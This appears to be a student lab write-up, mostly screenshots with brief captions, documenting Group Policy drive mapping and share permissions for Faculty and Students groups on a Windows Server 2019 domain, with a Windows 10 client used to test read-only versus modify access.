



## -Log out and login again as admin on WIN2019-SERVER:





## 6a-6q



-Create new drive map in GPMC:






-Grant corresponding permission rights for **Faculty** and **Students** groups:






-Add a new user to the **Faculty** group:




-Add the existing user inside the **Students OU** to the new **Students** group:






-S: Drive accessible on both machines:


+) On WIN2019-SERVER:




+) On WIN10 VM:




-Performing action besides **read** on the **S: Drive** is not possible and requires permission (logged in as non-admin user from the **Students** local domain group)




-Sign out and login with the new user created in the **Faculty OU**:





-This user has full privileges mentioned in the **Properties(Share + Security)** of the share **SecurityPlus** configured on the WIN2019-SERVER machine. This user will have the ability to modify the contents of the shared SecurityPlus folder, unlike the non-admin user in the Students group, which will only be able to read from the shared SecurityPlus folder:




## 7a-7u





